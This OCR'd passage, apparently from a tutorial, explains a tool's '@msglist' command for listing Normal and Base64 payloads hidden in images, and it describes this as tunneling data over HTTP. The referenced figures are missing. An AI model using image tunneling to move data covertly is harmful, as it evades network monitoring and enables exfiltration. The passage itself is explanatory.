
With this syntax you can see all Messages very simple :

syntax : @msglist
-N--> it means that file have Normal Payload without Base64
-B--> it means that file have Base64 Payload

as you can see in the two next "Pictures 24 , 25" we can see Messages Detail in both Sides.



Picture 24:



Picture 25:

as you can see by these Pictures we can use Images for DATA Transferring also this is kind of Tunneling by Images over HTTP Traffic.